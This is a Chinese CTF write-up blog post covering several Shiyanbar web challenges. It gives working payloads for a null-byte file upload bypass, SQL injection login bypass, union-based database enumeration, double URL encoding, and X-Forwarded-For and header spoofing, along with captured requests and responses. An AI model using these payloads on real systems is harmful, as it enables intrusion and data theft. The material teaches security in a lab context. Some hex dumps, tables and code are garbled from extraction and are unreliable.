

# 实验吧 CTF 题目之 WEB Writeup 通关大全 – 4

原创


DarkN0te 于 2020-02-24 19:51:12 发布 462 收藏 2

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/m0\\_46232048/article/details/104483852](https://blog.csdn.net/m0_46232048/article/details/104483852)

版权



[CTF 专栏收录该内容](#)

9 篇文章 1 订阅

订阅专栏

## 文章目录

[上传绕过](#)

[题目链接](#)

[题目描述](#)

[解题思路](#)

[NSCTF web200](#)

[题目链接](#)

[题目描述](#)

[解题思路](#)

[程序逻辑问题](#)

[题目链接](#)

[题目描述](#)

[解题思路](#)

[what a fuck!这是什么鬼东西?](#)

[题目链接](#)

[题目描述](#)

[解题思路](#)

[PHP大法](#)

[题目链接](#)

[题目描述](#)

[解题思路](#)

[这个看起来有点简单!](#)

[题目链接](#)

[题目描述](#)

[解题思路](#)

[貌似有难点](#)

[题目链接](#)[题目描述](#)[解题思路](#)[头有点大](#)[题目链接](#)[题目描述](#)[解题思路](#)[猫抓老鼠](#)[题目链接](#)[题目描述](#)[解题思路](#)[看起来有点难](#)[题目链接](#)[题目描述](#)[解题思路](#)[实验吧Web题目系列4](#)

## 上传绕过


### 题目链接

<http://shiyianbar.com/ctf/1781>

### 题目描述

bypass the upload

格式: flag{}



### 文件上传

Filename:  未选择文件。

### 解题思路

随意上传文件，发现提示只能上传图片文件，上传图片后，看到发送包的内容为

Raw	Rawdiffs	Headers	Next
-----	----------	---------	------

```
POST /web/upload/upload.php HTTP/1.1
```

Raw	Headers	Next	HTML	Render
-----	---------	------	------	--------

```
HTTP/1.1 200 OK
```

```

Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/upload/
Content-Type: multipart/form-data;
boundary=-----14321580501283630774361700856
Content-Length: 525
Cookie: sample_hash=571580b26c65f306376d4f64e53cb5c7; source=0;
Em_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Em_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnickName%3A
%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=ob4cnobn3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----14321580501283630774361700856
Content-Disposition: form-data; name="dir"
/uploads/
-----14321580501283630774361700856
Content-Disposition: form-data; name="file"; filename="markdown.png"
Content-Type: image/png

```

```

Date: Tue, 10 Jul 2018 03:57:39 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e
PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 238
Connection: close
Content-Type: text/html

<html><head><meta charset="utf-8">
/></head><body>
Upload: markdown.png<br />Type: image/png<br />Size: 0.068359375 Kb<br />Stored in:
./uploads/8a9e5f6a7a789acb.php<br />必须上传后缀名为
php的文件才行啊! <br></body>
</html>

```

推测最后保存文件的名称为dir + filename，所以使用 00 截断来构造绕过 php 不能上传的问题。

Request	Response
<input type="radio"/> Raw <input type="radio"/> Params <input type="radio"/> Headers <input type="radio"/> Hex	<input type="radio"/> Raw <input type="radio"/> Headers <input type="radio"/> Hex <input type="radio"/> HTML <input type="radio"/> Render
<pre> User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Referer: http://ctf5.shiyanbar.com/web/upload/ Content-Type: multipart/form-data; boundary=-----14321580501283630774361700856 Content-Length: 526 Cookie: sample_hash=571580b26c65f306376d4f64e53cb5c7; source=0; Em_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464; Em_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnickName%3A %E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7; PHPSESSID=ob4cnobn3qui0rj2uj9tk8r735 DNT: 1 Connection: close Upgrade-Insecure-Requests: 1  -----14321580501283630774361700856 Content-Disposition: form-data; name="dir" /uploads/ -----14321580501283630774361700856 Content-Disposition: form-data; name="file"; filename="markdown.png" Content-Type: image/png </pre>	<pre> HTTP/1.1 200 OK Date: Tue, 10 Jul 2018 03:58:22 GMT Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29 X-Powered-By: PHP/5.3.29 Content-Length: 238 Connection: close Content-Type: text/html  &lt;html&gt;&lt;head&gt;&lt;meta charset="utf-8"&gt; /&gt;&lt;/head&gt;&lt;body&gt; Upload: markdown.png&lt;br /&gt;Type: image/png&lt;br /&gt;Size: 0.068359375 Kb&lt;br /&gt;Stored in: ./uploads/8a9e5f6a7a789acb.php&lt;br /&gt;必须上传后缀名为 php的文件才行啊! &lt;br&gt;&lt;/body&gt; &lt;/html&gt; </pre>
<p style="color: red;">将+替换为00则将相当于将filename丢弃， 这样就相当于上传一个php文件。</p>	
<input type="radio"/> Raw <input type="radio"/> Params <input type="radio"/> Headers <input type="radio"/> Hex	<input type="radio"/> Raw <input type="radio"/> Headers <input type="radio"/> Hex <input type="radio"/> HTML <input type="radio"/> Render
<pre> # 题目 ## 题目链接 </pre>	<pre> HTTP/1.1 200 OK Date: Tue, 10 Jul 2018 03:55:5 Server: Apache/2.4.18 (Win32) PHP/5.3.29 X-Powered-By: PHP/5.3.29 Content-Length: 236 Connection: close Content-Type: text/html  &lt;html&gt;&lt;head&gt;&lt;meta charset="utf-8"&gt; /&gt;&lt;/head&gt;&lt;body&gt; Upload: markdown.png&lt;br /&gt;Type: image/png&lt;br /&gt;Size: 0.068359375 Kb&lt;br /&gt;Stored in: ./uploads/8a9e5f6a7a789acb.php&lt;br /&gt;flag{SimCTF_huachuan}&lt;br /&gt; &lt;/html&gt; </pre>

```

30    30 72 6a 32 75 6a 39 74   6b 38 72 37 33 35 0d 0a 0rj2uj9tk8r735
31    44 4e 54 3a 20 31 0d 0a 43 6f 6e 6e 65 63 74 69 DNT: 1 Connecti
32    6f 6e 3a 20 63 6c 6f 73 65 0d 0a 55 70 67 72 61 on: close Upgra
33    64 65 2d 49 6e 73 65 63 75 72 65 2d 52 65 71 75 de-Insecure-Requ
34    65 73 74 73 3a 20 31 0d 0a 0d 0a 2d 2d 2d 2d 2d ests: 1 -----
35    2d -----
36    2d 2d 2d 2d 2d 2d 2d 2d 31 34 33 32 31 35 38 30 -----14321580
37    35 30 31 32 38 33 36 33 30 37 37 34 33 36 31 37 5012836307743617
38    30 30 38 35 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 00856 Content-D
39    69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d isposition: form
3a    2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 64 69 72 -data; name="dir
3b    22 0d 0a 0d 0a 2f 75 70 6c 6f 61 64 73 2f 31 2e " /uploads/1.
3c    70 68 71 00 0d 0d 2d 0 改为00
3d    2d -----
3e    2d 2d 2d 31 34 33 32 31 35 38 30 35 30 31 32 38 ---1432158050128
3f    33 36 33 30 37 37 34 33 36 31 37 30 30 38 35 36 3630774361700856
40    0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 Content-Disp
41    69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 ition: form-data
42    3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 ; name="file"; f
43    69 6c 65 6e 61 6d 65 3d 22 6d 61 72 6b 64 6f 77 ilename="markdow
44    6e 2e 70 6e 67 22 0d 0a 43 6f 6e 74 65 6e 74 2d n.png" Content-
45    54 79 70 65 3a 20 69 6d 61 67 65 2f 70 6e 67 0d Type: image/png
46    0a 0d 0a 23 20 e9 a2 98 e7 9b ae 0a 0a 23 23 20 # ét c ® ##
47    e9 a2 98 e7 9b ae e9 93 be e6 8e a5 0a 0a 23 23 ét c ®é ¾æ ¥ ##
```

```

HTTP/1.1 200 OK
Date: Tue, 10 Jul 2018 03:55:5
Server: Apache/2.4.18 (Win32)
PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 236
Connection: close
Content-Type: text/html

<html><head><meta charset="utf-8">
/></head><body>
Upload: markdown.png<br />Type: image/png<br />Size: 0.068359375 Kb<br />Stored in:
./uploads/8a9e5f6a7a789acb.php<br />flag{SimCTF_huachuan}<br />
</html>

```

18	20 e9 a2 98 e7 9b ae e6	8f 8f e8 bf b0 0a 60 60	é¢ ¢ ®æ èž° ``
19	60 0a 0a 60 60 0a 0a	23 23 20 e8 a7 a3 e9 a2	' `` ## é§£é¢
fa	98 e6 80 9d e8 b7 af 0a	0a 0d 0a 2d 2d 2d 2d 2d	æ€ è° -----
fb	2d 2d 2d 2d 2d 2d 2d	2d 2d 2d 2d 2d 2d 2d	-----
fc	2d 2d 2d 2d 2d 2d 2d	31 34 33 32 31 35 38 30	-----14321580
	25 20 21 22 20 22 26 22	20 27 27 24 22 26 21 27	5012023207742617

None

flag{SimCTF\_huachuan}

## NSCTF web200

### 题目链接

<http://shiyanbar.com/ctf/1760>

### 题目描述

密文: a1zLbgQsCESEIqRLwuQAYMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws

格式: flag:{}

### Decode

**tips:**

这是一个php自定义加密函数。  
**key**的密文：  
 a1zLbgQsCESEIqRLwuQAYMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws, 请解密！

**encode API**

```
function encode($str) {
    $_o = strrev($str);
    for($_0=0;$_0<strlen($_o);$_0++) {
        $_c = substr($_o, $_0, 1);
        $__ = ord($_c)+1;
        $_c = chr($__);
        $_= $_. $_c;
    }
    return str_rot13(strrev(base64_encode($_)));
}
```

### 解题思路

a1zLbgQsCESEIqRLwuQAYMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws

=> rot13解码：

n1mYotDfPRFRVdEYjhDNlZjYld2Y5Ij0kdTN3EDNlhzM0gzZiFTZ2Mj04gjf

=&gt; reverse：

fjg40jm2ZTFiZzg0Mzh1NDE3NTdkOjI5Y2d1YjZlNDhjYEEdVRFRPfDtoYm1n

=> base64解码：

~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmg

```
<?php
$_o="~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmg";
$_="";
for($_0=0;$_0
```

flag:{NSCTF\_b73d5adfb819c64603d7237fa0d52977}

## 程序逻辑问题

### 题目链接

<http://shianbar.com/ctf/62>

### 题目描述

绕过

The screenshot shows a web browser window with the URL `ctf5.shiyanbar.com/web/5/index.php`. The page displays a welcome message and two **Notice** errors:

- Notice:** Use of undefined constant user - assumed 'user' in `C:\h43a1W3\phpstudy\WWW\web\5\index.php` on line 9
- Notice:** Undefined index: user in `C:\h43a1W3\phpstudy\WWW\web\5\index.php` on line 9

Below the errors, there are three input fields:

- A text input labeled "Username" containing "....."
- A password input labeled "....."
- A button labeled "提交查询" (Submit Query)

### 解题思路

打开题目后，发现源码中有 `index.txt`，此文件为该题目源码，打开进行审计。

```

<html>
<head>
welcome to simplexue
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
$conn = mysql_connect("*****", "****", "*****");
mysql_select_db("phpformysql") or die("Could not select database");
if ($conn->connect_error) {
die("Connection failed: " . mysql_error($conn));
}
$user = $_POST[user];
$pass = md5($_POST[pass]);
$sql = "select pw from php where user='$user'";
$query = mysql_query($sql);
if (!$query) {
printf("Error: %s\n", mysql_error($conn));
exit();
}
$row = mysql_fetch_array($query, MYSQL_ASSOC);
//echo $row["pw"];
if (($row[pw]) && (!strcasecmp($pass, $row[pw]))) {
echo "<p>Logged in! Key:***** </p>";
}
else {
echo("<p>Log in failure!</p>");
}
}
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.txt">
</html>

```

审计该题目，发现有两个条件。

1. 首先通过user查询用户
2. 然后通过查询出的用户，拿出pw和用户输入的pw进行比较，如果相等，则登录成功。

存在的漏洞点：在查询用户时，user没有经过过去，可以进行注入，所以，通过构造注入，让查询出的结果能够被用户输入控制，和pw一样，就绕过了第二个比较。

直接给出payload `user=' union select md5(1)# and & pass=1`，这条语句拼出的sql语句为 `select pw from php where user='' union select md5(1)#{`。这样查询出的pw值就是用户输入的 `md5(1)`，当pass参数也输入 `1` 时，就绕过了条件了，得到flag：`SimCTF{youhaocongming}`。


## what a fuck!这是什么鬼东西？

### 题目链接

<http://shiyianbar.com/ctf/56>

## 题目描述

what a fuck!这是什么鬼东西?



## 解题思路

打开题目，就可以看到是jsfuck编码，直接在浏览器console控制台执行这段代码就可以了。

The screenshot shows a browser window with the URL `ctf5.shiyanbar.com/DUTCTF/1.html`. In the address bar, there is a large, complex jsfuck encoded string. A confirmation dialog box is overlaid on the page, containing the text "密码是:lhatejs" and a "确定" (Confirm) button. Below the address bar, the browser's developer tools are open, specifically the "控制台" (Console) tab. The console output area contains the same jsfuck encoded string. At the bottom of the browser window, there is a warning message: "欺诈警告：粘贴您不了解的东西时请务必小心，这可能会导致攻击者窃取您的身份信息或控制您的计算机。如果仍想粘贴，请在下方输入"allow pasting" (不必按回车键) 以允许粘贴。" with a "X" close button.

flag : lhatejs


## PHP大法

### 题目链接

<http://shiyanbar.com/ctf/54>

### 题目描述

注意备份文件



**Notice:** Use of undefined constant id - assumed 'id' in C:\h43a1W3\phpstudy\WWW

**Notice:** Undefined index: id in C:\h43a1W3\phpstudy\WWW\index.php on line 10

**Deprecated:** Function eregi() is deprecated in C:\h43a1W3\phpstudy\WWW\index.php on line 10

**Notice:** Use of undefined constant id - assumed 'id' in C:\h43a1W3\phpstudy\WWW

**Notice:** Use of undefined constant id - assumed 'id' in C:\h43a1W3\phpstudy\WWW

**Notice:** Undefined index: id in C:\h43a1W3\phpstudy\WWW\index.php on line 10

**Notice:** Use of undefined constant id - assumed 'id' in C:\h43a1W3\phpstudy\WWW

Can you authenticate to this website? index.php.txt

## 解题思路

打开题目看到备份文件 `index.php.txt`。

```
<?php
if(eregi("hackerDJ",$_GET[id])) {
    echo("<p>not allowed!</p>");
    exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
    echo "<p>Access granted!</p>";
    echo "<p>flag: *****{ ****} </p>";
}
?>

<br><br>
Can you authenticate to this website?
```

从源代码可以看到，当输入是 `hackerDJ` 时，题目会返回 `not allowed`，当输入经过url解码时是 `hackerDJ` 时，返回flag。这里使用两次url编码，就可以绕过第一个条件，在第二个条件经过ruldecode后，两次编码的输入id转化为正常的ascii。payload  
`%2568ackerDJ`。

**Request**

Raw Params Headers Hex

```
GET /DUTCTF/index.php?id=%2568ackerDJ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2Cn
ickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=ob4cnob3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

**Response**

Raw Headers Hex

```
Connection: close
Content-Type: text/html

<br />
<b>Notice</b>: Use of undefined constant id - assumed
'id' in <b>C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php</b>
on line <b>2</b><br />
<br />
<b>Deprecated</b>: Function eregi() is deprecated in
<b>C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php</b> on line
<b>2</b><br />
<br />
<b>Notice</b>: Use of undefined constant id - assumed
'id' in <b>C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php</b>
on line <b>7</b><br />
<br />
<b>Notice</b>: Use of undefined constant id - assumed
'id' in <b>C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php</b>
on line <b>8</b><br />
<br />
Access granted!
DUTCTF{PHP_is_the_best_program_language}
```

Can you authenticate to this website?  
index.php.txt

DUTCTF{PHP\_is\_the\_best\_program\_language}


这个看起来有点简单！

## 题目链接

<http://shiyanbar.com/ctf/33>

## 题目描述

很明显。过年过节不送礼，送礼就送这个



The screenshot shows a browser window with the URL `ctf5.shiyanbar.com/8/index.php?id=`. A PHP notice is displayed: `Notice: Undefined variable: Id in C:\h43a1W3\phpstudy\WWW\8\index.php on line 5`. Below the notice is a table with two rows:

ID	content
1	welcome to this game! enjoy

## 解题思路

使用 `id=1 and 1=1`，回显正常，使用 `id=1 and 1=2`，回显中没有数据，易得此题目存在sql注入漏洞。后面直接给出payload。

id=1 union select 1,schema\_name from information\_schema.schemata

The screenshot shows a browser window with the address bar containing the URL: ctf5.shiyanbar.com/8/index.php?id=1 union select 1,schema\_name from information\_schema.schemata. The page content displays a notice about an undefined variable 'Id'.

**Notice:** Undefined variable: Id in C:\h43a1W3\phpstudy\WWW\8\index.php on line 5

ID	content
1	welcome to this game! enjoy
1	information_schema
1	my_db
1	test

id=1 union select 1,table\_name from information\_schema.tables where table\_schema='my\_db'

ID	content
1	welcome to this game! enjoy
1	news
1	thiskey

id=1 union select 1,column\_name from information\_schema.columns where table\_schema='my\_db'

ID	content
1	welcome to this game! enjoy
1	id
1	content
1	k0y

id=1 union select 1,k0y from thiskey

ID	content
1	welcome to this game! enjoy
1	whatiMyD91dump

flag : whatiMyD91dump

貌似有点难

题目链接

<http://shiyanbar.com/ctf/32>

题目描述

不多说，去看题目吧。

Tips    [View the source code](#)

## PHP代码审计

错误! 你的IP不在允许列表之内!

[View the source code](#)

```
<?php
function GetIP(){
if(!empty($_SERVER["HTTP_CLIENT_IP"]))
    $cip = $_SERVER["HTTP_CLIENT_IP"];
else if(!empty($_SERVER["HTTP_X_FORWARDED_FOR"]))
    $cip = $_SERVER["HTTP_X_FORWARDED_FOR"];
else if(!empty($_SERVER["REMOTE_ADDR"]))
    $cip = $_SERVER["REMOTE_ADDR"];
else
    $cip = "0.0.0.0";
return $cip;
}
```

## 解题思路

进入题目后，直接点开 [View the source code](#) 查看源代码。

```
<?php
function GetIP(){
if(!empty($_SERVER["HTTP_CLIENT_IP"]))
$cip = $_SERVER["HTTP_CLIENT_IP"];
else if(!empty($_SERVER["HTTP_X_FORWARDED_FOR"]))
$cip = $_SERVER["HTTP_X_FORWARDED_FOR"];
else if(!empty($_SERVER["REMOTE_ADDR"]))
$cip = $_SERVER["REMOTE_ADDR"];
else
$cip = "0.0.0.0";
return $cip;
}

$GetIPs = GetIP();
if ($GetIPs=="1.1.1.1"){
echo "Great! Key is *****";
}
else{
echo "错误! 你的IP不在访问列表之内!";
}
?>
```

看源码，发现直接修改ip就可以了，抓包重放。

Request

Raw Params Headers Hex

```
GET /phpaudit/ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2C
ickName%3A%88B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
session_id=154661%2Cj9tk8r735
x-forwarded-for: 1.1.1.1
Referer: http://ctf5.shiyanbar.com/29
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

x-forwarded-for: 1.1.1.1 增加

Response

Raw Headers Hex HTML Render

```
<div id="templatemo_menu">
<ul>
<li><a href="#" class="current">Tips</a></li>
<li><b>View the source code</b></li>
</ul>
</div>

<div id="templatemo_content_wrapper">
<div id="templatemo_content">
<div class="content_title_01">PHP代码审计</div>
<div class="horizontal_divider_01">&nbsp;</div>
<div class="cleaner">&nbsp;</div>
<center>
<p>Great! Key is
SimCTF{daima_shengji}</p>
<input type="button" name="Submit3" value="View the
source code"
onClick="document.all.table.style.display=(document.all.ta
ble.style.display =='none')?'none':''"/>
<table width="100%" style="display:none">
<td>
<br>
<center><textarea
name="textarea" cols="80%" rows="26">
&lt;?phpr

```

SimCTF{daima\_shengji}


## 头有点大

### 题目链接

<http://shiyanbar.com/ctf/29>

### 题目描述

提示都这么多了，再提示就没意思了。



## 解题思路

根据题目意思要满足三个条件才可以：

1. 安装.net9.9框架。
2. 第二个是保证在英国地区。
3. 第三个是用ie浏览器。

第一个和第三个我们可以在User-Agent后加上 (MSIE 9.0;.NET CLR 9.9) 来实现，最后一个在英国我们把语言改成 en-gb 即可。

Request	Response
<p>Raw Headers Hex</p> <p>GET /sHeader/ HTTP/1.1 Host: ctf5.shiyanbar.com User-Agent: Mozilla/5.0 (.NET CLR 9.9) Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-gb Accept-Encoding: gzip, deflate Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*15466182Cn ickName%3A%8%0%61%7%9A%84%5%90%8A%E6%9C%80%E5%A4%A7;% PHPSESSID=ob4cnob3qui0rj2uj9tk8r735 DNT: 1 Connection: close Upgrade-Insecure-Requests: 1</p>	<p>.net framework 9.9 访问时会存在的UA</p> <pre>&lt;li&gt;&lt;a href="#" class="current"&gt;Tips&lt;/a&gt;&lt;/li&gt; &lt;li&gt;&lt;b&gt;http header&lt;/b&gt;&lt;/li&gt; &lt;/ul&gt; &lt;/div&gt;  &lt;div id="templatemo_content_wrapper"&gt; &lt;div id="templatemo_content"&gt; &lt;div class="content_title_01"&gt;Forbidden&lt;/div&gt; &lt;div class="horizontal_divider_01"&gt;&amp;nbsp;&lt;/div&gt; &lt;div class="cleaner"&gt;&amp;nbsp;&lt;/div&gt; &lt;p&gt;You don't have permission to access / on this server.&lt;/p&gt; &lt;p&gt;&lt;br&gt;&lt;br&gt;The key is:HTTPH34dex&lt;/p&gt; &lt;div class="cleaner"&gt;&amp;nbsp;&lt;/div&gt; &lt;/div&gt; &lt;div class="cleaner"&gt;&amp;nbsp;&lt;/div&gt; &lt;/div&gt; &lt;div id="templatemo_footer"&gt; &lt;/div&gt; &lt;/body&gt; &lt;/html&gt;</pre>


# 猫抓老鼠

## 题目链接

<http://shiyanbar.com/ctf/20>

## 题目描述

catch! catch! catch! 嘿嘿，不多说了，再说剧透了



## 解题思路

这是一道脑洞题！所以访问抓包，看到响应包中有一个字段 Content-Row，将这个参数的值当做 pass+key 提交，就拿到了 flag。

Request

Raw Params Headers Hex

```
POST /basic/catch/ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
